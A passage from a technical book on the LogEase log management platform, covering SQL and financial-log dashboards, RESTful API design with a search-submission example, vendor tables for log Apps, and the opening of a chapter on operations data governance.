■ **Rename:** Field renaming is typically used after data processing. The field names used during the data processing are usually numeric, alphabetical, or a combination of both, and they need to be translated into Chinese for the final presentation. Thus, "rename time as 'Time', ct as 'Active Thread Count'" is used to convert the final two fields into their Chinese names.

After the above processing, you can obtain all the data needed for visual presentation, and the corresponding graphics can be drawn using visual components.

## 2. Connection Thread Count Monitoring Chart

The connection thread count monitoring chart is shown in Figure 10-37.




Figure 10-37 Connection Thread Count Monitoring Chart

## 3. SQL Statement Statistics Results

The SQL statement statistics results are shown in Figure 10-38.

Schema	SQL语句	执行次数
rizhiyi	SELECT * FROM 't1' WHERE 'id' > ?	23
rizhiyi	INSERT INTO 't1' VALUES (?)	19
rizhiyi	SELECT * FROM 't1' WHERE 'id' = ? FOR UPDATE	16
rizhiyi	SELECT * FROM 'information_schema' , 'innodb_trx'	9
rizhiyi	BEGIN	7
rizhiyi	SHOW PROCESSLIST	7

Figure 10-38 SQL Statement Statistics Results

#### 4. Time Consumption Statistics Results

The time consumption statistics results are shown in Figure 10-39.

Schema	SOL语句	平均耗时(s)
rizhiyi	SELECT * FROM 't1' WHERE 'id' = ? FOR UPDATE	28.4493
test	CREATE TABLE 't1' ( 'id' INTEGER )	0.2538
rizhiyi_manager	DROP SCHEMA 'rizhiyi_manager'	0.2169
rizhiyi	CREATE TABLE 't1' ( 'id' INTEGER , NAME VARCHARACTER (?) , PRIMARY KEY ( 'id' ))	0.1934
rizhiyi	CREATE TABLE 't1' ( 'id' INTEGER )	0.1778
rizhiyi_manager	CREATE TABLE 't2' ( 'ids' INTEGER )	0.1713
rizhiyi_manager	CREATE TABLE 't1' ( 'id' INTEGER )	0.1577
rizhiyi	DROP TABLE 't1'	0.0745
test	SELECT 'performance_schema'.events_waits_summary_global_by_event_name "EVENT_NAME AS 'events'", performance_schema.events_waits_summary_global_by_event_name "COUNT_STAR AS 'total'", performance_schema.events_waits_summary_global_by_event_name "SUM_TIMER_WAIT AS 'total_latency'", performance_schema.events_waits_summary_global_by_event_name "SUM_TIMER_WAIT AS 'total_latency'"	0.0436

Figure 10-39 Time Consumption Statistics Results

### 10.4.2 Financial Business Log Visualization

Utilizing financial business logs for visual presentation of business operation status, statistical analysis of the signature verification service is conducted through three tabs: success rate, access volume, and time consumption.

The success rate tab is used to monitor the action type of the signature verification service, business success rate, request volume, and request time consumption; the access volume tab is used to count the access volume of each business and each IP; the time consumption tab is used to display the trends of total request time, response time, read time, and transaction time.

The success rate tab is shown in Figure 10-40.



Figure 10-40 Success Rate Tab

The access volume tab is shown in Figure 10-41.




Figure 10-41 Access Volume Tab

The time consumption tab is shown in Figure 10-42.




Figure 10-42 Time Consumption Tab

The success rate tab includes the following parts:

■ "Signature Verification Overview": Displays the request time consumption and request volume trends for each business. You can select the signature verification device to observe the request situation for each device.

■ "RAWSign Success Rate": The success rate only takes integers, 99.99% will be displayed as 99% instead of 100%, as showing 100% cannot reflect the existence of a small number of failures. "AttachedSign Success Rate" and "AttachedVerify Success Rate" are the same.

■ "Signature Verification Success Rate": Classify the number of failed log entries and the total number of logs by business and action, and calculate the success rate. The success rate is kept to three decimal places to avoid data inaccuracy caused by rounding when the number of failures is too small.

■ "Error Code Statistics": Count the number of error codes by business and action.

■ "System Failure Trend": Display the trend of failures for each system.

The access volume tab includes the following parts:

■ "System Access Volume": Display the access volume trends for different business systems.

■ "IP Access Volume": Display the access volume trends for different IP addresses.

■ "Business System Status Statistics": Use a bar chart to display the access volume and failure number for each business system.

■ "Source IP Status Statistics": Use a bar chart to display the access volume and failure number for each source IP address.

The time consumption tab includes the following parts:

■ "Total Time Consumption and Response Time on the Same Y-Axis": Display the total request time consumption and response time on the same Y-axis to show the trend of changes for both within the same time period, thereby better observing the relationship between the two.

■ "System Total Time Consumption Trend Chart": The total time consumption of the system includes system transaction time consumption, system read time consumption, response time consumption, etc.

■ "System Transaction Time Consumption": Display the trend chart of system transaction time consumption.

■ "System Read Time Consumption": Display the trend chart of system read time consumption.

■ "Response Time Consumption": Display the response time consumption trend chart for each IP address.



## 10.5 Summary

Log visualization is based on structured log data for display, and the display effect is affected by the parsing effect. The purpose of visualization is to show the relationships between data through charts.

In the enterprise analysis scenario, the type of chart used often depends on what data you want to analyze for what effect. Different types of charts can show different data relationships.

This chapter mainly demonstrates the process of log visualization through the LogEase software. There are other log visualization tools on the market, which are similar in usage principles.



# CHAPTER 11

## Log Platform Compatibility and Extensibility

☐ RESTful API

☐ Log Apps



Enterprises accumulate an increasing amount of IT assets as they grow. At the outset of log system construction, a critical consideration for log system designers is how to better ensure compatibility with existing systems and platforms. Serving as a quintessential big data system, the log system sometimes needs to receive data output from other data systems or provide processed data and analysis results for consumption by application users. In these scenarios, system integration is typically achieved through APIs. The design of the log system's APIs should be grounded in widely accepted API design standards and philosophies, such as RESTful APIs.

Once the log system is established, it must be capable of readily integrating with new IT devices or system data types. If the addition of each new log data type necessitates changes to the system's code or configuration, it would not only be inefficient but also likely to introduce new issues. A more desirable approach is to define a set of data integration and parsing standards. Applications developed in accordance with these standards can seamlessly interface with the log system, enabling a plug-and-play functionality. This allows both system users and third parties to independently develop applications that can connect with the log system.

This chapter will discuss the compatibility and extensibility of the log platform from two aspects: log system interfaces and Apps.

## 11.1 RESTful API

### 11.1.1 Overview of RESTful API

REST stands for Representational State Transfer, which is an abbreviation for "Representational State Transfer." RESTful API is an API design concept for applications that uses URLs to locate resources and HTTP methods (GET, POST, DELETE, PUT, PATCH) to operate on these resources. It has the following distinct characteristics:

#### 1. Standardized Interface

The RESTful API architecture requires that the metadata operations on data, which are create, read, update, and delete (CRUD), correspond to different HTTP methods for resources, and the interface addresses (URLs) they provide are consistent. For example:

GET—Retrieve a resource from the server.

POST—Create a new resource on the server.

PUT—Update a resource on the server (the client provides complete resource data).

PATCH—Update a resource on the server (the client provides the resource data that needs to be modified).

DELETE—Delete a resource from the server.

#### 2. Statelessness

The RESTful API architecture uses the HTTP protocol, which is stateless. Therefore, the request message sent by the client must contain all the information needed by the server (including the state to be changed), and the server processes based on the received message. All resources can be located through URLs, each resource has a corresponding URL, and resources can be obtained through the HTTP GET method.

### 3. Caching

The server response must implicitly or explicitly define itself as cacheable to prevent the client from using inappropriate data in the next request, causing duplicate requests. Managing cache well can avoid unnecessary client/server interactions, thereby improving scalability and performance.

### 4. Client-Server Model

A unified interface separates the client and server according to the logical layer. This separation means that the client does not need to care about how the server stores data, which can improve the portability of the client code; the server does not need to care about the client interface or user state, so the server can be simpler and have better scalability. As long as the interface does not change, the server and client can also be developed and replaced independently.

### 5. Layered System

A layered system reduces system complexity by constraining the behavior of components, and components cannot access other layers beyond their own media layer. The independence between layers is maintained by blocking components. Legacy components can be encapsulated into new layers to prevent old clients from accessing them. The media layer can improve scalability through load balancing. The main disadvantage of a layered system is that it adds extra overhead and latency to data processing, which affects the user experience.

#### 11.1.2 Common Log Management API Types

The services provided by the log management platform to third parties mainly include log queries, alert queries, collection configuration, user permission settings, log resource management, etc. The corresponding API types are as follows:

## **1. Alert Configuration API**

Support for clients to retrieve alerts from the server and update alerts.

## **2. Collection Configuration API**

Support for clients to query collection configurations from the server, control the actions of collectors (start, stop, restart, and clear cache), add file or directory log data sources for collectors, delete file or directory log data sources for collectors, query file or directory log data sources for collectors, modify file or directory log data sources for collectors, add Syslog log configuration, delete Syslog log configuration, modify Syslog log configuration, and query Syslog log configuration.

## **3. Context Query API**

Support for clients to call the context of specified logs through the server API.

## **4. Download Task API**

Support for clients to submit log download tasks through the server API.

## **5. User Management API**

Support for clients to create user groups, delete user groups, obtain user groups, update user groups, set users for user groups, set roles for user groups, and set which roles user groups belong to through the server API.

## **6. User Group Management API**

Support for clients to create and delete accounts, obtain users, and update users through the server API.



## 7. Resource Grouping API

Support for clients to create, delete, and obtain resources through the server API.

### 11.1.3 API Design Example

The client submits a search task as follows:

```
GET /v1/{token}/{operator}/spl/submit
```

■ Description: Submit a search task to the search engine via API. If the task is submitted successfully, a task SID will be returned, which can be used to complete more operations for this search task.

■ Parameters: See Table 11-1 for search API parameters.

Table 11-1 Search API Parameters

Type	Name	Description	Parameter Value Type	Default Value	Remarks
Path	token	token	string	—	Required
Path	operator	Operator	string	—	Required
Query	task_name	任务名称	string	—	Required
Query	time_range	Time range, a string separated by commas indicating the request time range, which can be a string like "-1m" or a UNIX timestamp in milliseconds	string	—	Required
Query	query	SPL query statement	string	—	Required
Query	filter_field	Pre-search field filter, i.e., filtering before the search is executed. The name and value of each field are separated by a colon, and the value is enclosed in double quotes. Built-in fields such as tag, appname, and logtype can also be filtered through this parameter	string	—	Optional
Query	queryfilters	Search filter query, similar to filter_field, but filtered during the search execution	string	—	Optional
Query	category	Custom task category, default value is search	string	search	Optional
Query	source_group	Log source group, default value is all, indicating all searchable logs for the corresponding user	string	all	Optional
Query	timeline	Whether this search needs to calculate the timeline	boolean	true	Optional
Query	statsevents	Whether this statistics need to calculate events	boolean	true	Optional
Query	fields	Whether this search needs to calculate the left fields	boolean	true	Optional
Query	Highlight	Whether this search needs to highlight the results	boolean	true	Optional

■ Consumes: application/json.

■ Produces: application/json.

■ HTTP Request Example.

The request Path is as follows:

```
/v1/40176fa8be6a4d409368ec504b483888/admin/spl/submit
```

The request Query is as follows:

```
{
  "task_name": "my_search_search",
  "time_range": "-10m,now",
  "query": "* | eval rawlen=len(raw_message) | stats avg(rawlen) as arl by hostname | sort by arl ",
  "filter_field": "apache.status:\\"200\\"|-$!|hostname:\\"server\\"\"",
  "queryfilters": "clientip:192.168.* OR (logtype:apache AND apache.status:200)",
  "category": "search",
  "source_group": "all",
  "timeline": true,
  "statsevents": true,
  "fields": true,
  "highlight": true
}
```

■ HTTP Response Example is as follows:

```
{
  "error": " ",
  "rc": 123,
  "sid": "xxx941b476f940ade0e22e38bdaab5dfc0a80148"
}
```

## 11.2 Log Apps

### 11.2.1 Overview of Log Apps

Log Apps, also known as log analysis models, encapsulate one or more interrelated log analysis processes into a fixed model, which includes standard functions such as log collection configuration, parsing processing, analysis scenarios, monitoring alerts, and statistical analysis. Users can import Apps to achieve analysis of certain types of logs and achieve a "plug-and-play" effect. Log Apps can greatly simplify the process of log analysis.

### 11.2.2 The Role and Features of Log Apps

In log analysis work, the types and analysis scenarios of logs from network devices, security devices, operating systems, and middleware of the same model or version are roughly the same. Log Apps can be made according to certain specifications for similar analysis scenarios and preserved. In this way, data analysts do not need to repeat the basic work of log analysis when encountering the same analysis scenarios. Log Apps have the following features.

#### 1. "Plug-and-Play"

Log Apps are often designed and developed by experienced analysts or domain experts, featuring comprehensive functionality that achieves a "plug-and-play" effect. Users do not need to have a thorough understanding of logs, thereby significantly reducing the barrier to use and enhancing the convenience of log analysis.

## **2.Editable**

After the introduction of the log App, users can make adjustments according to the needs of the scenario, which has a certain degree of editability.

## **3.Continuous Iteration**

As business analysis scenarios evolve, log Apps will continue to be iteratively optimized.

## **4.Universality**

When using log Apps, there is no need to concern oneself with the version of the log platform, meaning that log Apps possess universality.

# **11.2.3 Common Types of Log Apps**

## **1.Basic Environment Log Apps**

Basic environment class log Apps are developed specifically for foundational environments. Common foundational environments include operating systems, databases, middleware, virtual machines, etc., as seen in Table 11-2.

Table 11-2 Common Basic Environments

Sequence number	type	Brand or classification
1	Operating System	Windows
		AIX
		Linux
2	Database	Informix
		MongoDB
		MySQL
		PostgreSQL
		Redis
		Oracle
3	Middleware	IBM
		IIS
		Tomcat
		Apache
4	Middleware	HAProxy
		HUNDSUN
		JBoss
		Weblogic
		ZooKeeper
		Thinkive
5	Virtual machine	ESXi
		VMware
		Hillstone
		DCLINGCLOUD

## 2.Security Device Log Apps

Basic environment class log Apps are developed specifically for foundational environments.

Common foundational environments include operating systems, databases, middleware, virtual machines, etc., as seen in Table 11-3.

Table 11-3 Common Basic Environments

Sequence number	type	Brand or classification
1	firewall	Cisco
		PaloAlto
		Checkpoint
		Dell
		Fortinet
		H3C
		Hillstone
		360
		HUAWEI
		Juniper
		Leadsec
		SANGFOR
		Topsec
		清华永新
		Venustech Group Inc
		PIX
		NSFOCUS
		Sonicwall
2	Bastion Host	DP tech
		NetArmor StarCloud
		Qi Zhi
3	Intrusion Detection System, IDS	Paladi
		Snort
		Venustech Group Inc
4	Intrusion Prevention System, IPS	NSFOCUS
		H3C
		Juniper
5	Application Firewall	Fortinet
		Imperva
		Yxlink
		Hillstone
		Dbappsecurity
		NSFOCUS
6	Data Loss Prevention, DLP	Suckerfish
		Symantec
7	Antivirus	Websense
8	Internet Behavior	Symantec
9	ADS	SANGFOR
10	Access Controller	NSFOCUS
		HUAWEI



### 3. Network Device Log Apps

Network device class log Apps are developed specifically for network devices. Common network devices include switches, VPNs (Virtual Private Networks), CDNs (Content Delivery Networks), DNS (Domain Name System), load balancers, email gateways, and network traffic analysis tools, etc., as seen in Table 11-4.

Table 11-4 Common Network Devices

Sequence number	type	Brand or classification
1	switch	Juniper
		Ruijie
		H3C
		HUAWEI
		Cisco
2	VPN	Cisco
		Koal
3	VPN	H3C
		Juniper
		SANGFOR
		Array
4	CDN	HUAWEI
		SANGFOR
		Aofei
5	DNS	Yamu
		BIND 9
		F5
6	Load Balance	F5
7	Mail Gateway	Exchange
		Suckerfish
8	Network Traffic Analysis	Suricata
		NSFOCUS

## 11.2.4 Typical Log App Examples


### 1. Oracle Database Analysis App

The Oracle Database Analysis App encapsulates the general scenario analysis experience of the Oracle database, which is comprehensively made considering the database operation status, performance, security, management, and business levels. It collects and analyzes Oracle database logs such as alert, audit, incident, listener, and trace, and clearly displays the running status, performance, and login information of the Oracle database in the form of charts.

Users only need to configure the relevant parameters, and then import the App into the log system to achieve monitoring of the Oracle database. The specific functions are as follows:

#### 1) Monitor the operation status and performance of the Oracle database

Users can intuitively understand the basic information of the Oracle database through charts, such as the database name, creation time, login mode, open mode, etc.; in addition, they can also see the basic information of each instance of the Oracle database, such as the instance name, domain name, status, role, etc.; of course, they can also understand the capacity and various performance data of the Oracle database. The basic information display of the Oracle database is shown in Figure 11-1.



The screenshot displays two tables from the Oracle Database Analysis App. The top table, titled '数据库\_oracle\_sga基本信息' (Database\_oracle\_sga Basic Information), shows SGA components. The bottom table, titled '数据库\_oracle\_表空间基本信息' (Database\_oracle\_tablespace Basic Information), shows tablespace details.

名称	内存大小	空闲内存大小
Shared pool	186743090	36845048
SGA	601273320	40339362
PGA	205640160	128976886
Large pool	4194304	300000

表名	空间字节	块大小	字节大小	用户字节
TEMP	17825792	2560	20971520	3146728
SYSTEM	7867712	45080	377487360	380810648
USERS	152170524	12800	194857600	2686876
UNDOTBS1	23068672	3200	26214400	3146728
SYSAUX	36831232	81920	671088640	634257408

Figure 11-1 Basic Information Display of Oracle Database

## 2) Analyze the login situation of the Oracle database

By analyzing the login situation of the Oracle database, one can understand the distribution of logged-in users, the proportion of login times for each user, and the proportion of connection failure reasons for the Oracle database. In addition, it is possible to monitor user operations on tables to reduce the risk of malicious operations. Figures 11-2 and 11-3 respectively show the analysis of the login situation of the Oracle database and the user connection trend of the Oracle database.



Figure 11-2 Analysis of Oracle Database Login Situation

## 3) Analyze alert logs and listener logs

By analyzing alert logs and listener logs, one can quickly understand the abnormal events occurring in the Oracle database, including the distribution of various error events, the distribution of ORA error codes, etc., and also monitor the number of serious errors in real time.

Figure 11-4 shows the ServiceUpdate trend chart of the Oracle database.




Figure 11-3 User Connection Trend of Oracle Database



Figure 11-4 ServiceUpdate Trend Chart of Oracle Database

## 2. Linux Server Performance Analysis App

In daily operation and maintenance work, it is necessary to always pay attention to system performance indicators in order to grasp the health of the system in real time, which requires real-time collection and analysis of system operation data.

The Linux Server Performance Analysis App can collect and analyze the operating data of the Linux server in real time, and the specific functions are as follows.

### 1) Display the overall operation of the Linux server using a dashboard

The App can monitor some performance data of the Linux server, including memory health, host CPU health, operation and maintenance exception overview, and single machine performance indicators, etc., as shown in Figure 11-5 as an overview of the Linux server operation.



Figure 11-5 Overview of Linux Server Operation

## 2) Drill down to get details of abnormal hosts

Users can view various basic performance indicators through the "Operation and Maintenance Exception Overview" → "Detailed Operation and Maintenance Exception Overview" → "Basic Performance Host List" → "Operation and Maintenance Host Single Machine Performance Indicators" tab page. Figures 11-6 and 11-7 show the performance indicators and performance exception overview of the Linux server.



Figure 11-6 Performance Indicators of Linux Server



Figure 11-7 Performance Exception Overview of Linux Server

## 3) Query host performance data by IP address

For a malfunctioning host, the corresponding IP address can be entered in the "Operation and Maintenance Host Single Machine Performance Indicators" tab page to view the current performance indicator information and historical performance indicator information. Figure 11-8 shows the CPU usage of the Linux server, Figure 11-9 shows the system 1m, 5m, 15m load trend chart, Figure 11-10 shows the network card ingress and egress traffic chart, and Figure 11-11 shows the disk I/O trend chart.




Figure 11-8 CPU Usage of Linux Server



Figure 11-9 System 1m, 5m, 15m Load Trend Chart




Figure 11-10 Network Card Ingress and Egress Traffic Chart




Figure 11-11 Disk I/O Trend Chart

### 11.2.5 The Development of Log Apps

The value of Log Apps in the field of log analysis is evident, as they not only greatly facilitate the use of log platforms by operations personnel but also effectively leverage the resources of vendors and the log analysis experience of industry experts. To establish a sustainable log ecosystem management system, the following tasks should be primarily carried out:

- Log platform operators should comprehensively collect various types of logs (including server, network, security, middleware, and business types), combine log analysis experience with user analysis needs, draw on the strengths of many, and develop Log Apps with a wide coverage and rich scenarios, continuously enriching the Log App library.

- Establish and maintain standard specifications for the production, release, and updating of Log Apps, facilitating more log system users and third parties to participate in the production, release, and maintenance of Log Apps, and expanding the sources of contribution to Log Apps.

- Establish a Log App marketplace and integrate it with the log platform, making it convenient for creators to publish and update Log Apps, allowing consumers of Log Apps to be promptly aware of updates, and easily find, download, and use Log Apps.



# CHAPTER 12

## Operation Data Governance

- ☐ Background of Operation Data Governance
- ☐ Methods of Operation Data Governance
- ☐ Operation Data Governance Tools



## 12.1 Background of Operation Data Governance

The concept of data governance has been applied for decades, and about ten years ago, during the era dominated by relational data models, key enterprises already placed great importance on the significance of data governance. Data-driven business development has become an important conceptual support for corporate development and transformation. In the construction process of centralized data management systems like data warehouses, technical capabilities and architecture are no longer the core focus of system construction. Managers have gradually realized that data quality and data standards are of utmost importance, and the construction of a data management system has become an important basis or evaluation standard for the success of system construction.

What is data governance? The definition provided in the book "DAMA Guide to the Data Management Body of Knowledge" is "Data governance is the collection of activities (planning, monitoring, and execution) that govern the management of data assets. Data governance functions guide how other data management functions are performed." Traditional data governance has been more applied to large business areas, such as marketing, user behavior, and business orientation. In contrast to business areas, the types of data in the operations field are relatively fixed and singular. The operations field is mainly responsible for ensuring the stable and secure operation of information systems, with the core goal of timely problem discovery and prevention, while also reflecting the development trends of information systems. In "Big Data Assets: How Smart Enterprises Win with Data Governance," it is mentioned that erroneous data and disorganized data can lead to the failure of constructing a big data platform for an enterprise or significantly underachieving the expected outcomes. Correspondingly, in our operations field, the consequences are the inability to perceive the overall operational status of the information center, the incapacity to timely anticipate or detect issues arising during system operation, and

the failure to locate problems in the first place after they occur, resulting in a poor customer experience. This is mainly reflected in several aspects:

## **1. Lack of a Unified Management Mechanism, Data Operates Independently**

From an external regulatory perspective, regulatory bodies have gradually shifted their focus from business regulation to the internal operational management of enterprises, setting higher standards for the management of operational data. In the past, regulatory authorities or functional departments may have placed more emphasis on the supervision of business data to facilitate comprehensive inspection and early warning of the business system. With the introduction of laws and regulations such as the Cybersecurity Law and the graded protection system, regulatory bodies have also raised their requirements for the management of operational data. The People's Bank of China's 2019 Science and Technology Work Conference, held on April 18, 2019, clearly pointed out the need to improve the guidance and control of cybersecurity in the financial industry and the risk prevention and control of the banking system, and to accelerate the construction of a cybersecurity situational awareness and information sharing platform for the financial industry. These regulatory requirements all reflect the necessity of unified and standardized management of internal corporate data.

From an internal demand perspective, the approach of each system operating independently can no longer meet the geometric growth of operational data. Various devices, application systems, and operational monitoring systems focus more on their own business functions. In the face of massive amounts of operational data, they often discard it while ensuring the completeness of existing functions, resulting in data that is useless in idle times and unavailable when needed. At the same time, the application of emerging machine learning and artificial intelligence in the field of operations often requires a large amount of historical data for training. Therefore, it is

very necessary to build a standardized data retention system from an internal perspective.

## **2. Data Silos Create Difficulties for Data Interconnection and Interoperability**

Compared with business system data, which has a basic standard system at the beginning of construction, operational data comes from a variety of sources, such as various monitoring tools, application services, infrastructure equipment, container monitoring and management tools, CMDB and ITIL system management platforms, security management platforms, etc. The data formats are complex, and the situation of fragmentation is very serious. In the actual operational environment, the analysis of a fault and the tracking of a security event require multi-dimensional operational data of various information center objects as context for support. However, these fragmented data are seriously isolated, with very low connectivity, and generally rely on manual data association. An important purpose of building a data governance mechanism is to break down data silos, integrate data, and leverage the value of data association.

## **3. Lack of Unified Data Standards Leads to Low Data Usability**

As described in "Lack of a Unified Management Mechanism, Data Operates Independently," each system operates independently, and operational data has not formed a unified data standard, making it difficult to integrate and unify data. In the initial construction, there were no quality control standards, resulting in a large amount of data that is too low in quality to be utilized effectively, failing to effectively control the entire operational data standard.

The various types of massive operational data are basically unstandardized. For example, log data generated during the operation of various devices have poor readability and heavily rely on knowledge inheritance, leading to a serious dependence on the R&D team when problems occur. Even when personnel changes occur, fault deduction based on code logic is still needed,

